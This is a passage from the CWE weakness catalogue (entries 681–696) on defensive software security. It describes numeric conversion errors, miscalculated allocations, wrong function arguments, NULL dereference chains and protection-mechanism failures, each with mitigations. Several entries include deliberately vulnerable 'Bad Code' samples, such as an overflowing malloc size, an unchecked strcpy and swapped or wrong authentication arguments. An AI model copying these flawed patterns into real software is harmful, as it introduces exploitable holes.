9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
14	Client-side Injection-induced Buffer Overflow	
24	Filter Failure through Buffer Overflow	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	
47	Buffer Overflow via Parameter Expansion	
67	String Format Overflow in syslog()	
92	Forced Integer Overflow	
100	Overflow Buffers	

CWE-681: Incorrect Conversion between Numeric Types

Weakness ID: 681 (*Weakness Base*)**Status:** Draft**Description****Summary**

When converting from one data type to another, such as long to integer, data can be omitted or translated in a way that produces unexpected values. If the resulting values are used in a sensitive context, then dangerous behaviors may occur.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Language-Independent

Likelihood of Exploit

Medium to High

Demonstrative Examples

In the following Java example, a float literal is cast to an integer, thus causing a loss of precision.

Java Example:*Bad Code*

```
int i = (int) 33457.8f;
```

Potential Mitigations**Implementation**

Avoid making conversion between numeric types. Always check for the allowed ranges.

Relationships

Nature	Type	ID	Name		Page
ChildOf		136	Type Errors	699	216
ChildOf		189	Numeric Errors	699	269

Nature	Type	ID	Name	V	Page
CanPrecede		682	Incorrect Calculation	1000	802
ChildOf		704	Incorrect Type Conversion or Cast	1000	841
ChildOf		738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf		739	CERT C Secure Coding Section 05 - Floating Point (FLP)	734	865
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
ParentOf		192	<i>Integer Coercion Error</i>	1000	274
ParentOf		194	<i>Unexpected Sign Extension</i>	699	280
ParentOf		195	<i>Signed to Unsigned Conversion Error</i>	1000	281
ParentOf		196	<i>Unsigned to Signed Conversion Error</i>	699	283
ParentOf		197	<i>Numeric Truncation Error</i>	1000	285

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	FLP33-C	Convert integers to floating point for floating point operations
CERT C Secure Coding	FLP34-C	Ensure that floating point conversions are within range of the new type
CERT C Secure Coding	INT15-C	Use intmax_t or uintmax_t for formatted IO on programmer-defined integer types
CERT C Secure Coding	INT31-C	Ensure that integer conversions do not result in lost or misinterpreted data
CERT C Secure Coding	INT35-C	Evaluate integer expressions in a larger size before comparing or assigning to that size

CWE-682: Incorrect Calculation

Weakness ID: 682 (Weakness Class)

Status: Draft

Description

Summary

The software performs a calculation that generates incorrect or unintended results that are later used in security-critical decisions or resource management.

Extended Description

When software performs a security-critical calculation incorrectly, it might lead to incorrect resource allocations, incorrect privilege assignments, or failed comparisons among other things. Many of the direct results of an incorrect calculation can lead to even larger problems such as failed protection mechanisms or even arbitrary code execution.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Availability

If the incorrect calculation causes the program to move into an unexpected state, it may lead to a crash or impairment of service.

Integrity

Availability

If the incorrect calculation is used in the context of resource allocation, it could lead to an out-of-bounds operation (CWE-119) leading to a crash or even arbitrary code execution. Alternatively, it may result in an integer overflow (CWE-190) and / or a resource consumption problem (CWE-400).

Access Control

In the context of privilege or permissions assignment, an incorrect calculation can provide an attacker with access to sensitive resources.

Other

If the incorrect calculation leads to an insufficient comparison (CWE-697), it may compromise a protection mechanism such as a validation routine and allow an attacker to bypass the security-critical code.

Likelihood of Exploit

High

Detection Methods

Manual Analysis

High

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of allocation calculations. This can be useful for detecting overflow conditions (CWE-190) or similar weaknesses that might have serious security impacts on the program.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Demonstrative Examples

Example 1:

The following image processing code allocates a table for images.

C Example:

Bad Code

```
img_t table_ptr; /*struct containing img data, 10kB each*/
int num_imgs;
...
num_imgs = get_num_imgs();
table_ptr = (img_t*)malloc(sizeof(img_t)*num_imgs);
...
```

This code intends to allocate a table of size `num_imgs`, however as `num_imgs` grows large, the calculation determining the size of the list will eventually overflow (CWE-190). This will result in a very small list to be allocated instead. If the subsequent code operates on the list as if it were `num_imgs` long, it may result in many types of out-of-bounds problems (CWE-119).

Example 2:

This code attempts to calculate a football team's average number of yards gained per touchdown.

Java Example:

Bad Code

```
...
int touchdowns = team.getTouchdowns();
int yardsGained = team.getTotalYardage();
System.out.println(team.getName() + " averages " + yardsGained / touchdowns + "yards gained for every touchdown scored");
...
```

The code does not consider the event that the team they are querying has not scored a touchdown, but has gained yardage. In that case, we should expect an `ArithmeticException` to be thrown by the JVM. This could lead to a loss of availability if our error handling code is not set up correctly.

Example 3:

This example, taken from CWE-462, attempts to calculate the position of the second byte of a pointer.

C Example:

Bad Code

```
int *p = x;
char * second_char = (char *) (p + 1);
```

In this example, `second_char` is intended to point to the second byte of `p`. But, adding 1 to `p` actually adds `sizeof(int)` to `p`, giving a result that is incorrect (3 bytes off on 32-bit platforms). If the resulting memory address is read, this could potentially be an information leak. If it is a write, it could be a security-critical write to unauthorized memory-- whether or not it is a buffer overflow. Note that the above code may also be wrong in other ways, particularly in a little endian environment.

Potential Mitigations

Implementation

Understand your programming language's underlying representation and how it interacts with numeric calculation. Pay close attention to byte size discrepancies, precision, signed/unsigned distinctions, truncation, conversion and casting between types, "not-a-number" calculations, and how your language handles numbers that are too large or too small for its underlying representation.

Implementation

Input Validation

Perform input validation on any numeric input by ensuring that it is within the expected range. Enforce that the input meets both the minimum and maximum requirements for the expected range.

Implementation

Use the appropriate type for the desired action. For example, in C/C++, only use unsigned types for values that could never be negative, such as height, width, or other numbers related to quantity.

Architecture and Design

Language Selection

Libraries or Frameworks

Use languages, libraries, or frameworks that make it easier to handle numbers without unexpected consequences.

Examples include safe integer handling packages such as `SafeInt` (C++) or `IntegerLib` (C or C++).

Implementation

Compilation or Build Hardening

Examine compiler warnings closely and eliminate problems with potential security implications, such as signed / unsigned mismatch in memory operations, or use of uninitialized variables. Even if the weakness is rarely exploitable, a single failure may lead to the compromise of the entire system.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Relationships

Nature	Type	ID	Name	☑	Page
CanPrecede	B	170	Improper Null Termination	1000	245
ChildOf	C	189	Numeric Errors	699	269
ChildOf	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865
ChildOf	C	739	CERT C Secure Coding Section 05 - Floating Point (FLP)	734	865
ChildOf	C	752	2009 Top 25 - Risky Resource Management	750	873
ParentOf	B	128	Wrap-around Error	699 1000	195
ParentOf	B	131	Incorrect Calculation of Buffer Size	699	204

Nature	Type	ID	Name	V	Page
				1000	
ParentOf	B	135	Incorrect Calculation of Multi-Byte String Length	1000	215
ParentOf	B	190	Integer Overflow or Wraparound	699	269
				1000	
ParentOf	B	191	Integer Underflow (Wrap or Wraparound)	699	273
				1000	
ParentOf	C	192	Integer Coercion Error	699	274
ParentOf	B	193	Off-by-one Error	699	276
				1000	
ParentOf	B	369	Divide By Zero	699	476
				1000	
ParentOf	V	467	Use of sizeof() on a Pointer Type	1000	583
ParentOf	B	468	Incorrect Pointer Scaling	1000	585
ParentOf	B	469	Use of Pointer Subtraction to Determine Size	1000	586
CanFollow	B	681	Incorrect Conversion between Numeric Types	1000	801
MemberOf	V	1000	Research Concepts	1000	958

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	FLP32-C	Prevent or detect domain and range errors in math functions
CERT C Secure Coding	FLP33-C	Convert integers to floating point for floating point operations
CERT C Secure Coding	INT07-C	Use only explicitly signed or unsigned char type for numeric values
CERT C Secure Coding	INT13-C	Use bitwise operators only on unsigned operands

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
124	Attack through Shared Data	
128	Integer Attacks	
129	Pointer Attack	

References

[REF-18] David LeBlanc and Niels Dekker. "SafeInt". < <http://safeint.codeplex.com/> >.

CWE-683: Function Call With Incorrect Order of Arguments

Weakness ID: 683 (Weakness Variant)

Status: Draft

Description

Summary

The software calls a function, procedure, or routine, but the caller specifies the arguments in an incorrect order, leading to resultant weaknesses.

Extended Description

While this weakness might be caught by the compiler in some languages, it can occur more frequently in cases in which the called function accepts variable numbers or types of arguments, such as format strings in C. It also can occur in languages or environments that do not enforce strong typing.

Time of Introduction

- Implementation

Modes of Introduction

This problem typically occurs when the programmer makes a typo, or copy and paste errors.

Demonstrative Examples

The following PHP method authenticates a user given a username/password combination but is called with the parameters in reverse order.

PHP Example:

Bad Code

```
function authenticate($username, $password) {
    // authenticate user
```

```

...
}
authenticate($_POST['password'], $_POST['username']);

```

Observed Examples

Reference	Description
CVE-2006-7049	Application calls functions with arguments in the wrong order, allowing attacker to bypass intended access restrictions.

Potential Mitigations

Use the function, procedure, or routine as specified.

Because this function call often produces incorrect behavior it will usually be detected during testing or normal operation of the software. During testing exercise all possible control paths will typically expose this weakness except in rare cases when the incorrect function call accidentally produces the correct results or if the provided argument type is very similar to the expected argument type.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		628	Function Call with Incorrectly Specified Arguments	699 1000	733

CWE-684: Failure to Provide Specified Functionality

Weakness ID: 684 (Weakness Base)

Status: Draft

Description

Summary

The code does not function according to its published specifications, potentially leading to incorrect usage.

Extended Description

When providing functionality to an external party, it is important that the software behaves in accordance with the details specified. Failing to document requirements or nuances can result in unintended behaviors for the caller, possibly leading to an exploitable state.

Time of Introduction

- Implementation

Potential Mitigations

Implementation

thoroughly test the functionality implementation.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699 1000	313
ChildOf		735	CERT C Secure Coding Section 01 - Preprocessor (PRE)	734	863
ParentOf		392	Failure to Report Error in Status Code	1000	503
ParentOf		393	Return of Wrong Status Code	1000	504
ParentOf		440	Expected Behavior Violation	1000	560
ParentOf		446	UI Discrepancy for Security Feature	1000	564

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	PRE09-C	Do not replace secure functions with less secure functions

CWE-685: Function Call With Incorrect Number of Arguments

Weakness ID: 685 (Weakness Variant)

Status: Draft

Description**Summary**

The software calls a function, procedure, or routine, but the caller specifies too many arguments, or too few arguments, which may lead to undefined behavior and resultant weaknesses.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- C
- Perl

Modes of Introduction

This problem typically occurs when the programmer makes a typo, or copy and paste errors.

Detection Methods**Other**

While this weakness might be caught by the compiler in some languages, it can occur more frequently in cases in which the called function accepts variable numbers of arguments, such as format strings in C. It also can occur in languages or environments that do not require that functions always be called with the correct number of arguments, such as Perl.

Potential Mitigations

Use the function, procedure, routine as specified.

Because this function call often produces incorrect behavior it will usually be detected during testing or normal operation of the software. During testing exercise all possible control paths will typically expose this weakness except in rare cases when the incorrect function call accidentally produces the correct results or if the provided argument type is very similar to the expected argument type.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	Page
ChildOf	⊖	628	Function Call with Incorrectly Specified Arguments	699 1000

CWE-686: Function Call With Incorrect Argument Type

Weakness ID: 686 (Weakness Variant)

Status: Draft

Description**Summary**

The software calls a function, procedure, or routine, but the caller specifies an argument that is the wrong data type, which may lead to resultant weaknesses.

Extended Description

This weakness is most likely to occur in loosely typed languages, or in strongly typed languages in which the types of variable arguments cannot be enforced at compilation time, or where there is implicit casting.

Time of Introduction

- Implementation

Potential Mitigations

Use the function, procedure, routine as specified.

Because this function call often produces incorrect behavior it will usually be detected during testing or normal operation of the software. During testing exercise all possible control paths will typically expose this weakness except in rare cases when the incorrect function call accidentally produces the correct results or if the provided argument type is very similar to the expected argument type.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	B	628	Function Call with Incorrectly Specified Arguments	699	733
ChildOf	C	736	CERT C Secure Coding Section 02 - Declarations and Initialization (DCL)	1000	864
ChildOf	C	739	CERT C Secure Coding Section 05 - Floating Point (FLP)	734	865
ChildOf	C	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	DCL35-C	Do not invoke a function using a type that does not match the function definition
CERT C Secure Coding	FIO00-C	Take care when creating format strings
CERT C Secure Coding	FLP31-C	Do not call functions expecting real values with complex values
CERT C Secure Coding	POS34-C	Do not call putenv() with a pointer to an automatic variable as the argument
CERT C Secure Coding	STR37-C	Arguments to character handling functions must be representable as an unsigned char

CWE-687: Function Call With Incorrectly Specified Argument Value

Weakness ID: 687 (Weakness Variant)

Status: Draft

Description

Summary

The software calls a function, procedure, or routine, but the caller specifies an argument that contains the wrong value, which may lead to resultant weaknesses.

Time of Introduction

- Implementation

Detection Methods

Manual Static Analysis

This might require an understanding of intended program behavior or design to determine whether the value is incorrect.

Demonstrative Examples

This Perl code intends to record whether a user authenticated successfully or not, and to exit if the user fails to authenticate. However, when it calls ReportAuth(), the third argument is specified as 0 instead of 1, so it does not exit.

Perl Example:

Bad Code

```

sub ReportAuth {
    my ($username, $result, $fatal) = @_;
    PrintLog("auth: username=%s, result=%d", $username, $result);
    if (($result ne "success") && $fatal) {
        die "Failed!\n";
    }
}

sub PrivilegedFunc
{
    my $result = CheckAuth($username);
    ReportAuth($username, $result, 0);
    DoReallyImportantStuff();
}

```


Potential Mitigations

Use the function, procedure, routine as specified.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	628	Function Call with Incorrectly Specified Arguments	699 1000	733
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ParentOf	V	560	Use of <code>umask()</code> with <code>chmod</code> -style Argument	1000	668

Relationship Notes

When primary, this weakness is most likely to occur in rarely-tested code, since the wrong value can change the semantic meaning of the program's execution and lead to obviously-incorrect behavior. It can also be resultant from issues in which the program assigns the wrong value to a variable, and that variable is later used in a function call. In that sense, this issue could be argued as having chaining relationships with many implementation errors in CWE.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	MEM04-C	Do not perform zero length allocations

CWE-688: Function Call With Incorrect Variable or Reference as Argument

Weakness ID: 688 (Weakness Variant)

Status: Draft

Description

Summary

The software calls a function, procedure, or routine, but the caller specifies the wrong variable or reference as one of the arguments, which may lead to undefined behavior and resultant weaknesses.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- Perl

Modes of Introduction

This problem typically occurs when the programmer makes a typo, or copy and paste errors.

Detection Methods

Other

While this weakness might be caught by the compiler in some languages, it can occur more frequently in cases in which the called function accepts variable numbers of arguments, such as format strings in C. It also can occur in loosely typed languages or environments. This might require an understanding of intended program behavior or design to determine whether the value is incorrect.

Demonstrative Examples

In the following Java snippet, the `accessGranted()` method is accidentally called with the static `ADMIN_ROLES` array rather than the user roles.

Java Example:

Bad Code

```
private static final String[] ADMIN_ROLES = ...;
public boolean void accessGranted(String resource, String user) {
    String[] userRoles = getUserRoles(user);
    return accessGranted(resource, ADMIN_ROLES);
}
```

```
private boolean void accessGranted(String resource, String[] userRoles) {
    // grant or deny access based on user roles
    ...
}
```

Observed Examples

Reference	Description
CVE-2005-2548	Kernel code specifies the wrong variable in first argument, leading to resultant NULL pointer dereference.

Potential Mitigations

Use the function, procedure, routine as specified.

Because this function call often produces incorrect behavior it will usually be detected during testing or normal operation of the software. During testing exercise all possible control paths will typically expose this weakness except in rare cases when the incorrect function call accidentally produces the correct results or if the provided argument type is very similar to the expected argument type.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		628	Function Call with Incorrectly Specified Arguments	699	733
				1000	

CWE-689: Permission Race Condition During Resource Copy

Compound Element ID: 689 (Compound Element Base: Composite)

Status: Draft

Description

Summary

The product, while copying or cloning a resource, does not set the resource's permissions or access control until the copy is complete, leaving the resource exposed to other spheres while the copy is taking place.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- Perl

Observed Examples

Reference	Description
CVE-2002-0760	Archive extractor decompresses files with world-readable permissions, then later sets permissions to what the archive specified.
CVE-2003-0265	database product creates files world-writable before initializing the setuid bits, leading to modification of executables.
CVE-2005-2174	Product inserts a new object into database before setting the object's permissions, introducing a race condition.
CVE-2005-2475	Archive permissions issue using hard link.
CVE-2006-5214	error file has weak permissions before a chmod is performed.

Other Notes

This is a general issue, although few subtypes are currently known. The most common examples occur in file archive extraction, in which the product begins the extraction with insecure default permissions, then only sets the final permissions (as specified in the archive) once the copy is complete. The larger the archive, the larger the timing window for the race condition. This weakness has also occurred in some operating system utilities that perform copies of deeply nested directories containing a large number of files.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		275	Permission Issues	699	364
Requires		362	Race Condition	1000	463
ChildOf		732	Incorrect Permission Assignment for Critical Resource	1000	856
Requires		732	Incorrect Permission Assignment for Critical Resource	1000	856

Research Gaps

Under-studied. It seems likely that this weakness could occur in any situation in which a complex or large copy operation occurs, when the resource can be made available to other spheres as soon as it is created, but before its initialization is complete.

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
26	Leveraging Race Conditions	
27	Leveraging Race Conditions via Symbolic Links	

CWE-690: Unchecked Return Value to NULL Pointer Dereference

Compound Element ID: 690 (Compound Element Base: Chain)

Status: Draft

Description

Summary

The product does not check for an error after calling a function that can return with a NULL pointer if the function fails, which leads to a resultant NULL pointer dereference.

Extended Description

While unchecked return value weaknesses are not limited to returns of NULL pointers (see the examples in CWE-252), functions often return NULL to indicate an error status. When this error condition is not checked, a NULL pointer dereference can occur.

Applicable Platforms

Languages

- C
- C++

Detection Methods

Black Box

This typically occurs in rarely-triggered error conditions, reducing the chances of detection during black box testing.

White Box

Code analysis can require knowledge of API behaviors for library functions that might return NULL, reducing the chances of detection when unknown libraries are used.

Demonstrative Examples

Example 1:

The code below makes a call to the `getUserName()` function but doesn't check the return value before dereferencing (which may cause a `NullPointerException`).

Java Example:

Bad Code

```
String username = getUserName();
if (username.equals(ADMIN_USER)) {
    ...
}
```

Example 2:

This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.

C Example:

Bad Code

```
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp);
    /*routine that ensures user_supplied_addr is in the right format for conversion */
    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

If an attacker provides an address that appears to be well-formed, but the address does not resolve to a hostname, then the call to `gethostbyaddr()` will return `NULL`. Since the code does not check the return value from `gethostbyaddr` (CWE-252), a `NULL` pointer dereference (CWE-476) would then occur in the call to `strcpy()`.

Note that this example is also vulnerable to a buffer overflow (see CWE-119).

Observed Examples

Reference	Description
CVE-2003-1054	URI parsing API sets argument to <code>NULL</code> when a parsing failure occurs, such as when the <code>Referer</code> header is missing a hostname, leading to <code>NULL</code> dereference.
CVE-2006-2555	Parsing routine encounters <code>NULL</code> dereference when input is missing a colon separator.
CVE-2006-6227	Large message length field leads to <code>NULL</code> pointer dereference when <code>malloc</code> fails.
CVE-2008-1052	Large Content-Length value leads to <code>NULL</code> pointer dereference when <code>malloc</code> fails.
CVE-2008-5183	chain: unchecked return value can lead to <code>NULL</code> dereference

Other Notes

A typical occurrence of this weakness occurs when an application includes user-controlled input to a `malloc()` call. The related code might be correct with respect to preventing buffer overflows, but if a large value is provided, the `malloc()` will fail due to insufficient memory. This problem also frequently occurs when a parsing routine expects that certain elements will always be present. If malformed input is provided, the parser might return `NULL`. For example, `strtok()` can return `NULL`.

Relationships

Nature	Type	ID	Name	V	∞	Page
ChildOf		20	Improper Input Validation	1000		15
StartsWith		252	Unchecked Return Value	709	690	335

Relevant Properties

- Validity

CWE-691: Insufficient Control Flow Management

Weakness ID: 691 (Weakness Class)

Status: Draft

Description

Summary

The code does not sufficiently manage its control flow during execution, creating conditions in which the control flow can be modified in unexpected ways.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms


















Languages

- All

Other Notes

This is a fairly high-level concept, although it covers a number of weaknesses in CWE that were more scattered throughout the Research view (CWE-1000) before Draft 9 was released.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf		94	Failure to Control Generation of Code ('Code Injection')	1000	130
ParentOf		248	Uncaught Exception	1000	330
ParentOf		395	Use of NullPointerException Catch to Detect NULL Pointer Dereference	1000	505
ParentOf		430	Deployment of Wrong Handler	1000	548
ParentOf		431	Missing Handler	1000	549
ParentOf		432	Dangerous Handler not Disabled During Sensitive Operations	1000	549
ParentOf		600	Failure to Catch All Exceptions in Servlet	1000	705
ParentOf		623	Unsafe ActiveX Control Marked Safe For Scripting	1000	729
ParentOf		662	Improper Synchronization	1000	775
ParentOf		670	Always-Incorrect Control Flow Implementation	1000	785
ParentOf		674	Uncontrolled Recursion	1000	788
ParentOf		696	Incorrect Behavior Order	1000	817
ParentOf		705	Incorrect Control Flow Scoping	1000	841
ParentOf		749	Exposed Dangerous Method or Function	1000	870
ParentOf		768	Incorrect Short Circuit Evaluation	1000	893
ParentOf		799	Improper Control of Interaction Frequency	1000	933
MemberOf		1000	Research Concepts	1000	958

Relevant Properties

- Validity

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	40	Insufficient Process Validation

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

CWE-692: Incomplete Blacklist to Cross-Site Scripting

Compound Element ID: 692 (Compound Element Base: Chain)

Status: Draft

Description

Summary

The product uses a blacklist-based protection mechanism to defend against XSS attacks, but the blacklist is incomplete, allowing XSS variants to succeed.

Applicable Platforms

Languages

- C
- C++
- All

Observed Examples

Reference	Description
CVE-2006-3617	Blacklist only removes <SCRIPT> tag.
CVE-2006-4308	Blacklist only checks "javascript:" tag
CVE-2007-5727	Blacklist only removes <SCRIPT> tag.

Other Notes

While XSS might seem simple to prevent, web browsers vary so widely in how they parse web pages, that a blacklist cannot keep track of all the variations. The "XSS Cheat Sheet" (see references) contains a large number of attacks that are intended to bypass incomplete blacklists.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	1000	15
StartsWith		184	Incomplete Blacklist	709	692 262

Relevant Properties

- Validity

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
32	Embedding Scripts in HTTP Query Strings	
63	Simple Script Injection	
71	Using Unicode Encoding to Bypass Validation Logic	
80	Using UTF-8 Encoding to Bypass Validation Logic	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
91	XSS in IMG Tags	

References

S. Christey. "Blacklist defenses as a breeding ground for vulnerability variants". February 2006. <
<http://seclists.org/fulldisclosure/2006/Feb/0040.html> >.

CWE-693: Protection Mechanism Failure

Weakness ID: 693 (Weakness Class) Status: Draft

Description

Summary

The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product.

Extended Description

This weakness covers three distinct situations. A "missing" protection mechanism occurs when the application does not define any mechanism against a certain class of attack. An "insufficient" protection mechanism might provide some defenses - for example, against the most common attacks - but it does not protect against everything that is intended. Finally, an "ignored" mechanism occurs when a mechanism is available and in active use within the product, but the developer has not applied it in some code path.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Other Notes

This is a fairly high-level concept, although it covers a number of weaknesses in CWE that were more scattered throughout the natural hierarchy before Draft 9 was released.

Relationships

Nature	Type	ID	Name	W	Page
ChildOf	C	254	Security Features	699	340
ParentOf	G	20	Improper Input Validation	1000	15
ParentOf	V	106	Struts: Plug-in Framework not in Use	1000	152
ParentOf	V	109	Struts: Validator Turned Off	1000	156
ParentOf	B	179	Incorrect Behavior Order: Early Validation	1000	257
ParentOf	B	182	Collapse of Data into Unsafe Value	1000	260
ParentOf	B	183	Permissive Whitelist	1000	261
ParentOf	B	184	Incomplete Blacklist	1000	262
ParentOf	V	262	Not Using Password Aging	1000	350
ParentOf	B	269	Improper Privilege Management	1000	357
ParentOf	G	284	Access Control (Authorization) Issues	1000	371

Nature	Type	ID	Name	V	Page
ParentOf	C	287	Improper Authentication	1000	377
ParentOf	B	311	Missing Encryption of Sensitive Data	1000	407
ParentOf	C	326	Inadequate Encryption Strength	1000	424
ParentOf	B	327	Use of a Broken or Risky Cryptographic Algorithm	1000	425
ParentOf	C	345	Insufficient Verification of Data Authenticity	1000	444
ParentOf	B	357	Insufficient UI Warning of Dangerous Operations	1000	458
ParentOf	B	358	Improperly Implemented Security Check for Standard	1000	459
ParentOf	C	424	Failure to Protect Alternate Path	1000	539
ParentOf	B	521	Weak Password Requirements	1000	644
ParentOf	B	602	Client-Side Enforcement of Server-Side Security	1000	709
ParentOf	B	640	Weak Password Recovery Mechanism for Forgotten Password	1000	745
ParentOf	B	653	Insufficient Compartmentalization	1000	763
ParentOf	B	654	Reliance on a Single Factor in a Security Decision	1000	764
ParentOf	B	655	Insufficient Psychological Acceptability	1000	765
ParentOf	B	656	Reliance on Security through Obscurity	1000	767
ParentOf	C	757	Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade')	1000	881
ParentOf	B	778	Insufficient Logging	1000	909
ParentOf	B	807	Reliance on Untrusted Inputs in a Security Decision	1000	943
MemberOf	V	1000	Research Concepts	1000	958

Research Gaps

The concept of protection mechanisms is well established, but protection mechanism failures have not been studied comprehensively. It is suspected that protection mechanisms can have significantly different types of weaknesses than the weaknesses that they are intended to prevent.

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
1	Accessing Functionality Not Properly Constrained by ACLs	
16	Dictionary-based Password Attack	
17	Accessing, Modifying or Executing Executable Files	
20	Encryption Brute Forcing	
22	Exploiting Trust in Client (aka Make the Client Invisible)	
36	Using Unpublished Web Service APIs	
49	Password Brute Forcing	
51	Poison Web Service Registry	
55	Rainbow Table Password Cracking	
56	Removing/short-circuiting 'guard logic'	
57	Utilizing REST's Trust in the System Resource to Register Man in the Middle	
59	Session Credential Falsification through Prediction	
65	Passively Sniff and Capture Application Code Bound for Authorized Client	
70	Try Common(default) Usernames and Passwords	
74	Manipulating User State	
87	Forceful Browsing	
97	Cryptanalysis	
103	Clickjacking	
107	Cross Site Tracing	

CWE-694: Use of Multiple Resources with Duplicate Identifier

Weakness ID: 694 (Weakness Base)

Status: Incomplete

Description

Summary

The product uses multiple resources that can have the same identifier, in a context in which unique identifiers are required. This could lead to operations on the wrong resource, or inconsistent operations.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Use unique identifiers.

Other Notes

This weakness is probably closely associated with other issues related to doubling, such as CWE-675 (Duplicate Operations on Resource). It's usually a case of an API contract violation (CWE-227).

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		573	Failure to Follow Specification	699 1000	680
ParentOf		102	<i>Struts: Duplicate Validation Forms</i>	1000	145
ParentOf		462	<i>Duplicate Key in Associative List (AList)</i>	1000	578

Relevant Properties

- Uniqueness

CWE-695: Use of Low-Level Functionality

Weakness ID: 695 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software uses low-level functionality that is explicitly prohibited by the framework or specification under which the software is supposed to operate.

Extended Description

The use of low-level functionality can violate the specification in unexpected ways that effectively disable built-in protection mechanisms, introduce exploitable inconsistencies, or otherwise expose the functionality to attack.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Run the application with limited privileges.

Harden the OS to enforce the least privilege principle.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		573	Failure to Follow Specification	699 1000	680
ParentOf		111	<i>Direct Use of Unsafe JNI</i>	1000	159
ParentOf		245	<i>J2EE Bad Practices: Direct Management of Connections</i>	1000	326
ParentOf		246	<i>J2EE Bad Practices: Direct Use of Sockets</i>	1000	328
ParentOf		383	<i>J2EE Bad Practices: Direct Use of Threads</i>	1000	490
ParentOf		574	<i>EJB Bad Practices: Use of Synchronization Primitives</i>	699 1000	681
ParentOf		575	<i>EJB Bad Practices: Use of AWT Swing</i>	699 1000	682
ParentOf		576	<i>EJB Bad Practices: Use of Java I/O</i>	699	684

Nature	Type	ID	Name	V	Page
					1000

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
36	Using Unpublished Web Service APIs	

CWE-696: Incorrect Behavior Order

Weakness ID: 696 (Weakness Class) Status: Incomplete

Description

Summary

The software performs multiple related behaviors, but the behaviors are performed in the wrong order in ways which may produce resultant weaknesses.

Time of Introduction

- Architecture and Design
- Implementation

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	691	Insufficient Control Flow Management	1000	812
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
